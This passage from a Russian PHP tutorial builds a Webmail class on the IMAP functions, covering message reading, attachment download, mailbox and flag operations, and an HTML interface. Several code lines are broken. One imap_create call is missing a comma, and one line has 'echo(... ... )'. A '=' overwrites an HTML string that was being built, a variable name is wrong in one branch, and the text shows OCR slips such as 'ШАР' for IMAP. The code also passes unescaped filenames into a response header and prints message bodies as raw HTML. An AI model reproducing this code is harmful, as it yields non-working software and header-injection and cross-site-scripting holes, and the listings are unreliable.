Для статей телеконференций нам также понадобятся значения заголовков Message-ID и References:

```

$arr["message_id"] = $headers->message_id;
$arr["references"] = $headers->references;

```

Получим объект, содержащий метаданные сообщения:

```

$struct = @imap_fetchstructure($this->stream, $this->msg_uid, FT_UID);

```

Первый элемент в массиве parts представляет собой тело сообщения. А переменная \$html - это флаг, указывающий, является ли часть тела текстом HTML:

```

$arr["num_parts"] = count($struct->parts) - 1;
$html = 0;

```

Тип кодирования 3 обозначает кодировку base64, тогда как 4 обозначает кодировку quoted-printable:

```

if ($struct->parts[0]->encoding == 3) {
    $arr["body"] = imap_base64(imap_fetchbody($this->stream,
        $this->msg_uid, 1, FT_UID));
    if (strtolower($struct->parts[0]->subtype) == 'html') $html = 1;
} else if ($struct->parts[0]->encoding == 4) {
    $arr["body"] = imap_qprint(imap_fetchbody($this->stream,
        $this->msg_uid, 1, FT_UID));
    if (strtolower($struct->parts[0]->subtype) == 'html') $html = 1;
} else {
    if ($struct->encoding == 3) {
        $arr["body"] = imap_base64(imap_fetchbody($this->stream,
            $this->msg_uid, 1, FT_UID));
        if (strtolower($struct->subtype) == 'html') $html = 1;
    } else if ($struct->encoding == 4) {
        $arr["body"] = imap_qprint(imap_fetchbody($this->stream,
            $this->msg_uid, 1, FT_UID));
        if (strtolower($struct->subtype) == 'html') $html = 1;
    } else {
        $arr["body"] = imap_fetchbody($this->stream,
            $this->msg_uid, 1, FT_UID);
        if (strtolower($struct->subtype) == 'html') $html = 1;
    }
}

```

Преобразуем ссылки, если они есть в теле сообщения. Если ссылки уже допускают возможность щелчка (сообщение имеет формат HTML), пропускаем блок кода:

```

if (!$html) {
    $arr["body"] = str_replace("\r\n", "<br>", $arr["body"]);
    $arr["body"] = eregi_replace("http://([-a-z0-9\.]/~@?=%(&#38;)|]+)", 
        "<a href='http://\\1'>http://\\1</a>", $arr["body"]);
    $arr["body"] = eregi_replace(
        "ftp://([-a-z0-9\.]/~@?=%&#38;)+",
        "<a href='ftp://\\1'>ftp://\\1</a>", $arr["body"]);
    $arr["body"] = eregi_replace(
        "([-a-z0-9\.]+)@([-a-z0-9\.]+)",
        "<a href=\"$PHP_SELF?$mail_action&email=\\1@\\2\\\">\\1@\\2</a>",
        $arr["body"]);
}

```

Добавим ссылки на вложенные файлы, если таковые имеются:

```
for ($i=0; $i< count($struct->parts); $i++) {
```

В массиве parameters содержится свойство NAME, значение которого дает имя вложенного файла:

```

foreach ($struct->parts[$i]->parameters as $attr)
    if (strtolower($attr->attribute) == 'name') {
        $filename = $this->decodeHeader($attr->value);
        break;
    }

```

```

    $arr["parts"][$i] =
        $this->buildUrl(
            "$download_action&".
            "mailbox=$this->mailbox&".
            "msg_uid=$this->msg_uid&".
            "part_no=$i&filename=$filename", $filename);
}
return $arr;
}

```

## downloadAttachment()

Этот метод передает содержимое указанной части тела в стандартный вывод, веб-браузер:

```

function downloadAttachment()
{
    $struct = @imap_fetchstructure($this->stream, $this->msg_uid, FT_UID);
    if (!$struct) {
        $this->buildErrorMsg($this->ERR_STR_MSG_UID_INVALID .
            $this->msg_UID, imap_last_error());
        return false;
    }
}

```

Выясним основной тип части тела:

```

switch ($struct->parts[$this->part_no]->type) {
case 0: $type = 'text';
break;

case 1: $type = 'multipart';
break;

case 2: $type = 'message';
break;

case 3: $type = 'application';
break;

case 4: $type = 'audio';
break;

case 5: $type = 'image';
break;

case 6: $type = 'video';
break;

default: $type = 'other';
break;
}

```

Если в части тела содержится gif-изображение, то свойство type получает значение image, а subtype устанавливается в gif:

```
$subtype = $struct->parts[$this->part_no]->subtype;
```

Вызываем функцию `header()`, чтобы вывести заголовки HTML:

```
header("Content-Type: $type/$subtype");
```

Заголовок `Content-Disposition` заставляет броузер использовать имя файла, заданное в качестве атрибута `filename`:

```
header("Content-Disposition: ;filename=$this->filename");
```

**Правильным форматом этого заголовка является "Content-Disposition: attachment; filename=\$this->filename". Некоторые броузеры, в том числе IE, реагируют на этот заголовок странным образом, когда в нем указано значение "attachment". В качестве значения заголовка рекомендуется задавать пустую строку или "inline".**

Снова проверяем тип кодировки:

```
if ($struct->parts[$this->part_no]->encoding == 3) {
    echo(@imap_base64(imap_fetchbody($this->stream, $this->msg_uid,
                                      $this->part_no+1, FT_UID)));
} else if ($struct->parts[$this->part_no]->encoding == 4) {
    //QUOTED _PRINTABLE
    echo(@imap_qprint(imap_fetchbody($this->stream, $this->msg_uid,
                                      $this->part_no+1, FT_UID)));
} else {
    echo(@imap_fetchbody($this->stream, $this->msg_uid,
                          $this->part_no+1, FT_UID));
}
return true;
}
```

## Тестирование класса Webmail

Теперь мы можем читать **сообщения** с помощью класса `Webmail`. В следующем сценарии показано, как расширить этот класс и воспользоваться вновь добавленными возможностями:

```
<?php
// webmail_class_test3.php

include("./webmail_class_ver3.php");
class My_Webmail extends Webmail
{
```

Сначала надо заменить метод `start()`. Обратите внимание, как с помощью аргумента `$action` из расширенного класса выбирается метод:

```
function start($action)
{
```

Оператор `switch` осуществляет выбор из числа различных методов, исходя из значения переменной `$action`:

```
switch($action) {
    case 'readMsg':
```

Определите собственные методы, воспользовавшись теми, которые есть в классе `Webmail`:

```
$msg = $this->readMsg();
if (!$msg) return false;
echo($msg);
break;
```

Некоторые методы можно непосредственно вызывать из расширенного класса:

```
case 'downloadAttachment':
    if (!$this->downloadAttachment()) return 0;
    break; . . . : downloadAttachment()

default:
    $msgs = $this->getMsgList('action=readMsg', 'action=mailForm');
    if (!$msg) return false;
    foreach ($msgs as $msg)
        echo($msg["subject"] . " - " . $msg["from"] . "<br>");
    break;
}
```

Чтобы загрузить данное сообщение электронной почты, метод `readMsg()` вызывает метод `getMsg()`:

```
function readMsg()
{
```

Необходимо задавать значение `action`, с помощью которого `getMsg()` определяет, какие действия должны быть предприняты при щелчке по вложению или адресу электронной почты:

```
$msg = $this->getMsg('action=downloadAttachment',
                      'action=mailForm&mode=reply');

if (!$msg) return false;
$ret_str = "<strong>From: </strong>" . $msg["from"] . "<br>\n";
if (!empty($msg["cc"])) $ret_str .= "<strong>Cc: </strong>" .
    $msg["cc"] . "<br>\n";
$ret_str .= "<strong>Subject: </strong>" . $msg["subject"] . "<br>\n";
$ret_str = "<br><br>\n";

$ret_str .= "<blockquote>" . $msg["body"] . "</blockquote><br>\n";
if ($msg["num_parts"] > 0) {
```

```

    $ret_str .= "<center><hr width=\"90%\" size=\"1\"></center>\n";
    for ($i = 0; $i < count($msg["parts"]); $i++) $ret_str .=
        $msg["parts"][$i] . "<br>\n";
    }
    return $ret_str;
}

$host = "mail.whatever.com";
$protocol = "imap";
$port = 143;
$userid = "wankyu";
$userpassword = "12345";

$wmail = new My_Webmail();

if (!$wmail->init($host, $protocol, $port, $userid, $userpassword))
    echo($wmail->errorMsg());

```


Вызовем функцию `start()`, передав ей глобальную переменную `$action`, и проверим возвращенное значение:

```

if (!$wmail->start($action)) {
    echo($wmail->errorMsg());
}
$wmail->end();
?>

```

Следующий снимок экрана демонстрирует новые функции, добавленные в класс `Webmail` (рис. 12.3):



*Рис. 12.3. Результат добавления новых функций в класс Webmail*

Займемся теперь действиями с почтовыми ящиками.

## Действия с почтовыми ящиками

Как уже отмечалось, **IMAP** позволяет иметь несколько почтовых ящиков и организовать из них иерархию, подобную файловым каталогам. Пользователь может создавать, удалять и переименовывать свои почтовые ящики, исключая почтовый ящик для входящих сообщений по умолчанию с именем INBOX.

Перечень всех имеющихся почтовых ящиков позволяет получить функция `imap_listmailbox()`.

### **imap\_listmailbox()**

```
array imap_listmailbox(int stream, string ref, string pattern)
```

Эта функция возвращает массив, содержащий названия имеющихся почтовых ящиков.

Аргумент `ref` содержит имя сервера, к которому добавлено имя того почтового ящика, с которого требуется начать поиск имеющихся почтовых ящиков, например "`{mail.whatever.com}work`". Однако при работе с сервером NNTP за именем сервера должны следовать название протокола и номер порта без имени почтового ящика: "`{news.php.net/nntp:119}`".

В качестве третьего аргумента `pattern` можно задать один из двух специальных символов: "\*" или "%". Если задан "\*", возвращаются все имеющиеся почтовые ящики, тогда как "%" возвращает только те почтовые ящики, которые доступны с текущего уровня:

```
// $mboxes содержит все имеющиеся на сервере почтовые ящики: INBOX, work, Jan
$mboxes = imap_listmailbox($stream, "{mail.whatever.com/imap:143}work", "*");

// $mboxes содержит только почтовые ящики, доступные с текущего уровня: Jan
$mboxes = imap_listmailbox($stream, "{mail.whatever.com/imap:143}work", "%");
```

Поскольку пользователь `wankyu` родом из Кореи, у него могут быть почтовые ящики, названные по-корейски. Символы в названиях почтовых ящиков, не входящие в набор отображаемых символов ASCII, должны быть декодированы с помощью функции `imap_utf7_decode()`.

### **imap\_utf7\_encode() and imap\_utf7\_decode**

```
string imap_utf7_encode(string var)
```

Функция `imap_utf7_encode()` кодирует строку 8-разрядных символов в строку 7-разрядных символов ASCII (**UTF-7**).

Нельзя создавать почтовый ящик с именем, содержащим символы, не входящие в ASCII. Чтобы создать почтовый ящик, имя которого записано символами, отличными от входящих в стандартный английский язык, надо закодировать его с помощью следующей функции:

```
string imap_utf7_encode (string var)
```

Обратную операцию осуществляет `imap_utf7_decode()`: она декодирует символы **не-ASCII (UTF-7)** в строку 8-разрядных символов.

Функция возвращает `false`, если переданный ей аргумент не принадлежит кодировке **UTF-7**.

Для создания почтового ящика применяется функция `imap_createmailbox()`.

### **imap\_createmailbox()**

```
int imap_createmailbox(int stream, string mailbox)
```

Эта функция создает почтовый ящик с **именем**, переданным ей в виде строки.

Она возвращает `true` в случае успеха и `false` в случае ошибки. Если в имени ящика содержатся символы, отсутствующие в ASCII, оно должно подвергнуться кодировке с помощью функции `imap_utf7_encode()`.

Аргумент `mailbox` — не просто строка, состоящая из имени почтового ящика. Он должен содержать имя сервера и имя ящика. Например, для создания почтового ящика `Jan` внутри ящика `work` используется такой формат:

```
$newbox = "Jan";
if (!imap_create($stream "{mail.whatever.com}work/$newbox"))
    echo("Failed!". imap_last_error());
else ("Successfully created $newbox!");
```

Почтовый ящик удаляется с помощью функции `imap_deletemailbox()`.

### **imap\_deletemailbox()**

```
int imap_deletemailbox(int stream, string mailbox)
```

Эта функция удаляет указанный ящик и возвращает `true` в случае успеха и `false` в случае ошибки.

Важно помнить, что нельзя удалить почтовый ящик, уже открытый с помощью функции `imap_open()`. Необходимо открыть поток, не выбирая ящик, который должен быть удален.

### **imap\_renamemailbox()**

```
int imap_renamemailbox(int stream, string old_mailbox, string new_mailbox)
```

Эта функция переименовывает указанный почтовый ящик. Она переименовывает `old_mailbox` в `new_mailbox`, возвращая `true` в случае успеха и `false` в случае ошибки.

Для получения метаданных почтового ящика применяется функция `imap_status()`.

### **imap\_status()**

```
object imap_status(int stream, string mailbox, int flags)
```

Эта функция возвращает объект, содержащий метаданные почтового ящика. Аргумент `flags` может принимать одно или несколько из следующих значений:

- `SA_MESSAGES`  
Установить свойство `messages` равным количеству сообщений в почтовом ящике
- `SA_RECENT`  
Установить свойство `recent` равным количеству свежих сообщений в почтовом ящике
- `SA_UNSEEN`  
Установить свойство `unseen` равным количеству непросмотренных сообщений в почтовом ящике
- `SA_UIDNEXT`  
Установить свойство `uidnext` равным следующему UID, который будет использован в почтовом ящике
- `SA_UIDVALIDITY`  
Установить свойство `uidvalidity` равным значению `UIDVALIDITY`, которое сервер использует для подтверждения UID сообщений

Для того чтобы получить все свойства сразу, достаточно указать `SA_ALL`:

```
$status = imap_status($stream, "{mail.whatever.com/imap:143/work}", SA_ALL);
echo($status->messages . " message(s) in the mailbox.<br>");
echo($status->recent . " Recent.<br>");
echo($status->unseen ... " Unseen.<br>");
```

## Операции с почтовыми ящиками, основанные на классе Webmail

Введем в класс `Webmail` возможности действий с почтовыми ящиками.

### Новые свойства

Свойство `$del_mailbox` действует, когда пользователь хочет удалить почтовый ящик; свойства `$old_mailbox` и `$new_mailbox` действуют, когда почтовый ящик переименовывается. С помощью свойства `$new_mailbox` можно также создать почтовый ящик. Модифицируем класс `Webmail`:

```
// webmail_class_ver4.php
class Webmail
{
    var $del_mailbox = '';
    var $old_mailbox = '';
    var $new_mailbox = '';
```

Введем новые специальные сообщения об ошибках:

```
var $ERR_STR_CANT_CREATE_MAILBOX = "Can't create the mailbox!";
var $ERR_STR_CANT_RENAME_MAILBOX = "Can't rename the mailbox!";
var $ERR_STR_CANT_DELETE_MAILBOX = "Can't delete the mailbox!";
```

## init()

Метод `init()` должен сделать глобальными новые переменные:

```
function init($host, $protocol='imap', $port=143, $userid, $userpassword)
{
```

Заменим следующую строку, чтобы закодировать символы, отсутствующие в ASCII, в имени ящика по умолчанию:

```
$this->mailbox = imap_utf7_encode($GLOBALS["mailbox"]);
```

Все остальные переменные, хранящие имена почтовых ящиков, тоже должны быть подвергнуты кодировке:

```
$this->del_mailbox = imap_utf7_encode($GLOBALS["del_mailbox"]);
$this->old_mailbox = imap_utf7_encode($GLOBALS["old_mailbox"]);
$this->new_mailbox = imap_utf7_encode($GLOBALS["new_mailbox"]);
}
```

## getMailboxList()

Этот метод возвращает массив с метаданными имеющихся почтовых ящиков. Когда необязательный второй аргумент `$return_raw` имеет значение `true`, форматирование не осуществляется:

```
function getMailboxList($ref='', $return_raw=0)
{
```

POP3 не поддерживает множественные ящики, поэтому метод возвращает просто INBOX:

```
if ($this->protocol == 'pop3') {
    if ($return_raw) {
        return $raw_mbox_array = array("\{$this->host}INBOX");
    } else {
        $mbox_array['INBOX'] = 0;
        return $mbox_array;
    }
}
```

Если происходит работа с сервером NNTP, возвращается список телеконференций:

```
else if ($this->protocol == 'nntp') $mailboxes =
    @imap_listmailbox($this->stream, "\{$this->host}/
```

```

    $this->protocol:$this->port}", "*");
else $mailboxes = @imap_listmailbox($this->stream, "\{
    $this->host}{$ref}", "*");

```

В случае ошибки возвращаем false:

```

if (!$mailboxes) {
    $this->buildErrorMsg($this->ERR_STR_MAILBOX_NOT_AVAILABLE,
        imap_last_error());
    return false;
}

foreach ($mailboxes as $mbox) {

```

Удаляем часть, относящуюся к серверу:

```

$mbox_name = imap_utf7_decode(eregi_replace("\{.*\}", "", $mbox));

$raw_mbox_array[] = $mbox_name;

if($this->protocol=='nntp') {
    $status = @imap_status($this->stream, $mbox, SA_UNSEEN);
} else $status = @imap_status($this->stream, $mbox, SA_UNSEEN);
if (!$status) {
    $this->buildErrorMsg($this->ERR_STR_MAILBOX_STATUS_ERROR,
        imap_last_error());
    return false;
}

```

\$mbox\_array - это ассоциативный массив, в качестве ключа в котором выступают имена почтовых ящиков, а значения представляют количество непрочитанных сообщений:

```

$mbox_array[$mbox_name] = $status->unseen;
}

if ($return_raw) return $raw_mbox_array;
else return $mbox_array;
}

```

### **createMailbox()**

Этот метод создает почтовый ящик, используя значение, хранящееся в свойстве \$new\_mailbox. Если имя почтового ящика оканчивается разделителем иерархии, например «/», создается почтовый ящик-контейнер:

```

function createMailbox()
{
    if ($this->protocol == 'nntp' || $this->protocol == 'pop3' ||
        $this->new_mailbox == 'INBOX') {

```

```

        $this->buildErrorMsg($this->ERR_STR_CANT_CREATE_MAILBOX,
            $this->new_mailbox);
        return false;
    }
    if (!@imap_createmailbox($this->stream, "{$this->host}
        $this->new_mailbox")) {
        $this->buildErrorMsg($this->ERR_STR_CANT_CREATE_MAILBOX,
            imap_last_error());
        return false;
    }
    return true;
}

```

## **renameMailbox()**

Этот метод переименовывает почтовый ящик, используя значения свойств `$old_mailbox` и `$new_mailbox`:

```

function renameMailbox()
{
    if ($this->protocol == 'nntp' || $this->protocol == 'pop3' ||
        $this->new_mailbox == 'INBOX') {
        $this->buildErrorMsg($this->ERR_STR_CANT_RENAME_MAILBOX,
            $this->new_mailbox);
        return false;
    }
    if (!@imap_renamemailbox($this->stream, "{$this->host}
        $this->old_mailbox", "{$this->host}{$this->new_mailbox})) {
        $this->buildErrorMsg($this->ERR_STR_CANT_RENAME_MAILBOX,
            imap_last_error());
        return false;
    }
    return true;
}

```

## **deleteMailbox()**

Метод удаляет почтовый ящик, используя значение свойства `$del_mailbox`:

```

function deleteMailbox()
{
    if ($this->protocol == 'nntp' || $this->protocol == 'pop3' ||
        $this->del_mailbox == 'INBOX') {
        $this->buildErrorMsg($this->ERR_STR_CANT_DELETE_MAILBOX,
            $this->del_mailbox);
        return false;
    }
    if (!@imap_deletemailbox($this->stream, "{$this->host}
        $this->del_mailbox")) {

```

```
        $this->buildErrorMsg($this->ERR_STR_CANT_DELETE_MAILBOX,
            imap_last_error());
        return false;
    }
    return true;
}

```

## Действия с сообщениями

**IMAP** хранит информацию о состоянии сообщения с помощью ряда флагов. Например, чтобы удалить сообщение в **IMAP**, надо установить для него флаг `\Deleted`. Реальное удаление происходит, когда закрывается поток к почтовому ящику. Удалить сообщение (точнее, пометить его для удаления) можно, вызвав `imap_delete()` или `imap_setflag_full()`.

## **imap\_delete()**

```
int imap_delete(int stream, int msg_no [, int flags])
```

Эта функция помечает сообщение для удаления. В случае успеха возвращает `true`. Если задать для аргумента `flags` значение `FT_UID`, это сигнализирует функции, что аргумент `msg_no` должен рассматриваться как UID. Чтобы реально удалить сообщение, помеченное для удаления, необходимо явно вызвать функцию `imap_expunge()` или `imap_close()` с необязательным аргументом `CL_EXPUNGE`.

### **imap\_expunge()**

```
int imap_expunge(int stream)
```

Эта функция затирает все сообщения, помеченные для удаления. Следующий фрагмент кода удаляет сообщение с номером 10:

```
if (!imap_delete($stream, 10)) echo("Error deleting the message!");
else imap_expunge($stream); // same as imap_close($stream, CL_EXPUNGE)
```

Пометить сообщение для удаления можно также, вызвав функцию `imap_setflag_full()`, которая устанавливает на сообщении один или несколько флагов.

## **imap\_setflag\_full()**

```
string imap_setflag_full(int stream, string msg_set, string flag, int flags)
```

Эта функция устанавливает на сообщении один или несколько указанных флагов. Строковый аргумент `msg_set` может иметь любую из следующих форм:

- Отдельное число: 5
  - Список разделенных запятыми порядковых номеров сообщений без пробелов: 1, 2, 3, 4

- Диапазон номеров через двоеточие: 2:10
- Комбинация вышеприведенных вариантов: 1, 2, 5:10
- Групповой символ "\*": все сообщения, начиная с номера 1, записываются как 1: \*

Обратите внимание на необходимость escape-преобразования при задании флага, например `\Deleted`. Можно задать несколько флагов, разделив их пробелами, например `\Seen \Answered \Flagged`.

Если в качестве необязательного четвертого аргумента `flags` указать `ST_UID`, то аргумент `msg_set` будет восприниматься как содержащий UID. Вспомним, что группу номеров сообщений можно задавать в виде диапазона.

Следующая функция помечает все сообщения с номерами 10 и более как "`\Seen`" и "`\Flagged`":

```
imap_setflag_full($stream, "10:*", '\\Seen \\Flagged');
```

Если, пометив сообщение для удаления с помощью функции `imap_delete()`, вы передумаете, то сможете вызвать `imap_undelete()` или `imap_clearflag_full()`, чтобы сбросить с сообщения флаг "`\Deleted`".

### **imap\_undelete()**

```
int imap_undelete(int stream, int msg_no)
```

Снимает с сообщения флаг "`\Deleted`". С той же целью можно воспользоваться `imap_clearflag_full()`.

### **imap\_clearflag\_full()**

```
string imap_clearflag_full(int stream, string msg_set,  
                           string flag, int flags)
```

Снимает с сообщения заданные флаги. Если задать `ST_UID` в качестве четвертого аргумента, функция будет считать, что аргумент `msg_set` содержит `UID`.

Следующие два вызова функций решают одну и ту же задачу - восстанавливают сообщение номер 10, помеченное для удаления:

```
imap_undelete($stream, 10);
```

или:

```
imap_clearflag_full($stream, 10, "\\Deleted");
```

В большинстве MUA есть почтовый ящик «`Deleted`» или «`Trash`», куда перемещаются сообщения вместо реального их удаления. Мы можем сымитировать эту функцию, так что окончательно удаляться сообщения будут только тогда, когда текущим почтовым ящиком окажется тот, который предназначен для удаленных сообщений. Эту задачу удобно решать при помощи функций `imap_mail_move()` и `imap_mail_copy()`.

## **imap\_mail\_move() и imap\_mail\_copy()**

```
int imap_mail_move(int stream, string msg_set, string mailbox [, int flags])
```

Функция `imap_mail_move()` перемещает сообщения из указанного диапазона в заданный почтовый ящик. Если в качестве аргумента `flags` передать `CP_UID`, то функция будет считать, что аргумент `msg_set` содержит UID. Эта функция возвращает `true` в случае успеха и `false` в случае ошибки.

Перемещенное сообщение сохранится, если не вызвать функцию `imap_close()` с параметром `CL_EXPUNGE` или функцию `imap_expunge()`. В действительности вызывать `imap_mail_move()` вообще не требуется - в `imap_mail_copy()` есть такая же функция:

```
int imap_mail_copy(int stream, string msg_set, string mailbox [, int flags])
```

Эта функция тоже возвращает `true` в случае успеха и `false` в случае ошибки. Она копирует заданный диапазон сообщений в заданный почтовый ящик. Если в качестве аргумента `flags` передать `CP_MOVE`, скопированные сообщения будут помечены в исходном почтовом ящике для удаления. Следующие два вызова функций эквивалентны по своему действию:

```
imap_mail_move($stream, "5:10", "{mail.whatever.com}work");
imap_mail_copy($stream, "5:10", "{mail.whatever.com}work", CP_MOVE);
```

Последняя в ряду рассматриваемых функций - `imap_append()`. Она позволяет добавить сообщение в почтовый ящик.

## **imap\_append()**

```
int imap_append (int stream, string mbox, string msg [, string flags])
```

Эта функция добавляет переданную ей строку, содержащую сообщение электронной почты, в указанный почтовый ящик, возвращая `true` в случае успеха и `false` в случае ошибки. В строке `flags` можно задать один или несколько флагов для добавляемого сообщения.

Эта функция удобна, когда требуется реализовать почтовые ящики для отправленных или удаленных сообщений. Она помещает отправленное сообщение в выбранный для этой цели ящик.

## **Операции с сообщениями, основанные на классе Webmail**

Модифицируем класс `Webmail`, чтобы научить его действиям с сообщениями.

### **Новые свойства**

Снова введем ряд специальных сообщений об ошибках:

```
//webmail_class_final.php
```

```
var $ERR_STR_CANT_DELETE_MESSAGE = "Can't delete the message!";
var $ERR_STR_CANT_UNDELETE_MESSAGE = "Can't undelete the message!";
var $ERR_STR_CANT_COPY_MESSAGE = "Can't copy the message!";
var $ERR_STR_CANT_MOVE_MESSAGE = "Can't move the message!";
var $ERR_STR_CANT_SET_FLAGS = "Can't set the flags!";
var $ERR_STR_CANT_UNSET_FLAGS = "Can't unset the flags!";
```

## appendMail()

Этот метод добавляет заданное сообщение электронной почты в указанный почтовый ящик:

```
function appendMail($mail_str, $mailbox)
{
    if (!@imap_append($this->stream,
                      "{$this->host}{$mailbox}", $mail_str)) {
        $this->buildErrorMsg(imap_last_error());
        return false;
    } else return true;
}
```

## deleteMailMsg()

Этот метод помечает указанный диапазон сообщений для удаления. Обратите внимание, что мы не пользуемся функцией `imap_delete()`, поскольку пришлось бы вызывать ее несколько раз, чтобы удалить все сообщения:

```
function deleteMailMsg($msg_set)
{
    if (!@imap_setflag_full($this->stream, $msg_set, "\\Deleted", ST_UID)) {
        $this->buildErrorMsg($this->ERR_STR_CANT_DELETE_MESSAGE,
                             imap_last_error());
        return false;
    }
    return true;
}
```

## undeleteMailMsg()

Сбрасывает флаг "`\Deleted`" с заданного диапазона сообщений:

```
function undeleteMailMsg($msg_set)
{
    if (!@imap_clearflag_full ($this->stream, $msg_set,
                               "\\Deleted", ST_UID)) {
        $this->buildErrorMsg($this->ERR_STR_CANT_UNDELETE_MESSAGE,
                             imap_last_error());
        return false;
    }
    return true;
}
```

## **copyMailMsg()**

Копирует указанный диапазон сообщений в новый почтовый ящик:

```
function copyMailMsg($msg_set)
{
    if (!@imap_mail_copy($this->stream, $msg_set,
        "{$this->server}{$this->new_mailbox", CP_UID)) {
        $this->buildErrorMsg($this->ERR_STR_CANT_COPY_MESSAGE,
            imap_last_error());
        return false;
    }
    return true;
}
```

## **moveMailMsg()**

Перемещает указанный диапазон сообщений в новый почтовый ящик. Для этого можно также вызывать функцию `imap_copy_mail()` с аргументом `CL_MOVE`. Но ничто не мешает нам воспользоваться функцией `imap_mail_move()`:

```
function moveMailMsg($msg_set)
{
    if (!@imap_mail_copy($this->stream, $msg_set,
        "{$this->server}{$this->new_mailbox", CP_UID | CP_MOVE)) {
        $this->buildErrorMsg($this->ERR_STR_CANT_MOVE_MESSAGE,
            imap_last_error());
        return false;
    }
    @imap_expunge($this->stream);
    return true;
}
```

## **setMsgFlag()**

Устанавливает флаги для заданного диапазона сообщений:

```
function setMsgFlag($msg_set, $flags)
{
    if (!@imap_setflag_full($this->stream, $msg_set, $flags, ST_UID)) {
        $this->buildErrorMsg($this->ERR_STR_CANT_SET_FLAGS, imap_last_error());
        return false;
    }
    return true;
}
```

## **clearMsgFlag()**

Сбрасывает заданные флаги с указанного диапазона сообщений:

```
function clearMsgFlag($msg_set, $flags)
{
```

```
if (!@imap_clearflag_full($this->stream, $msg_set,
                           $flags, ST_UID)) {
    $this->buildErrorMsg($this->ERR_STR_CANT_UNSET_FLAGS,
                          imap_last_error());
    return false;
}
return true;
}
```

Вот и все. У нас, наконец-то, есть надежный класс `Webmail`, который может работать с POP3, ШАР и NNTP.

В следующем разделе показано, как с помощью этого класса построить основанную на веб-службе систему электронной почты.

## Система электронной почты, основанная на веб-службе

В объектно-ориентированном программировании есть две хорошие возможности: расширения и наследования. Мы уже видели, как можно расширить класс `Webmail`, когда рассматривали тестовые сценарии для него. Теперь построим систему электронной почты, основанную на веб-службе, что не труднее, чем написать указанные сценарии.

Для начала мы должны расширить класс `Webmail` и переопределить его метод `start()`. В окончательный вариант класса `Webmail` мы включим следующие новые фрагменты кода:

```
// webmail.php
include("./webmail_class_final.php");
class My_Webmail extends Webmail
{
```

### Свойства

Данное почтовое приложение, основанное на веб-службе, может отправлять электронную почту с помощью `mail()` или удаленного сервера SMTP. Мы определим пару свойств, содержащих имена классов, обеспечивающих эти функции:

```
var $sendmail_class = 'my_mime_mail';
var $smtp_class = 'my_smtp_mime_mail';
```

Новые статьи публикуются с помощью класса NNTP, построенного в предыдущей главе:

```
var $nntp_class = 'my_nntp';
```

Пользователь может указать имя хоста и номер порта сервера SMTP, с которым он хочет соединиться:

```
var $smtp_host = '';
var $smtp_port = 24;
```

Имя почтового ящика для хранения копий исходящих сообщений электронной почты:

```
var $sent_mailbox = '';
```

Обратите внимание, что этому свойству должно быть присвоено имя существующего почтового ящика.

Количество сообщений электронной почты или статей телеконференций, отображаемых на одной странице:

```
var $msg_per_page = 10;
```

Заглавие по умолчанию и набор символов для веб-станиц, динамически создаваемых приложением:

```
var $HTML_TITLE = 'Welcome to My Webmail!';
var $CHARSET = 'EUC-KR';
```

И два специальных сообщения:

```
var $STR_NO_MESSAGE = 'No message.';
var $ERR_STR_NO_UIDS = 'No message selected!';
```

## **start()**

Метод `start()` необходимо переопределить. Значение аргумента `$action` определяет метод, выбираемый для выполнения. Этот метод возвращает `true` в случае успеха и `false` в случае ошибки:

```
function start($action)
{
    switch($action) {
        case 'readMsg':
            $msg = $this->readMsg();
            if (!$msg) return 0;
            return $this->interface('', $msg);
            break;

        case 'downloadAttachment':
            if (!$this->downloadAttachment()) return false;
            break;

        case 'createMailbox':
            if (!$this->createMailbox()) return false;
            return $this->interface('', '');
    }
}
```

```
        break;

    case 'renameMailbox':
        if (!$this->renameMailbox()) return false;
        return $this->interface('', '');
        break;

    case 'deleteMailbox':
        if (!$this->deleteMailbox()) return false;
        return $this->interface('', '');
        break;

    case 'copyMsg':
        if (!$this->copyMsg()) return false;
        return $this->interface('', '');
        break;

    case 'moveMsg':
        if (!$this->moveMsg()) return false;
        return $this->interface('', '');
        break;

    case 'deleteMsg':
        if (!$this->deleteMsg()) return false;
        return $this->interface('', '');
        break;

    case 'mailForm':
        return $this->interface('', $this->mailForm());
        break;

    case 'mail':
        return $this->sendWebmail();
        break;

    default:
        return $this->interface('');
        break;
    }
    return true;
}
```

## interface()

Метод `interface()` устанавливает основной интерфейс приложения, рисуя таблицу из двух колонок: в левой части перечисляются имеющиеся почтовые ящики, а в правой - список сообщений. Этот интерфейс показан на следующем снимке экрана (см. рис. 12.4).

Метод `interface()` принимает два аргумента, один из которых относится к левой, а другой - к правой колонке таблицы. Большинство методов, определяемых в этом классе, возвращают строки HTML, поэтому возвращаемые ими значения можно прямо подавать в качестве аргументов метода `interface()`:

```

function interface($first_col, $second_col='')
{
    $mailboxes = $this->listMailbox();
    if (!$mailboxes) return false;

    $first_col = $mailboxes . $this->createMailboxForm()
        . $this->menu() . $first_col;

    if (empty($second_col)) {
        $msgs = $this->listMsg();
        if (!$msgs) $msgs = $this->STR_NO_MESSAGE;
        $second_col = $msgs;
    }

    echo($this->htmlHeader($this->HTML_TITLE,$this->CHARSET));

    echo("<table border=\"0\" width=\"100%\" cellspacing=\"0\""
        " cellpadding=\"0\">\n");
    echo("<tr>\n");
    echo("<td width=\"30%\" valign=\"TOP\">$first_col</td>\n");
    echo("<td width=\"70%\" valign=\"TOP\">$second_col</td>\n");
    echo("</tr>\n");
    echo("</table>\n");

    echo($this->htmlFooter());

    return true;
}

```

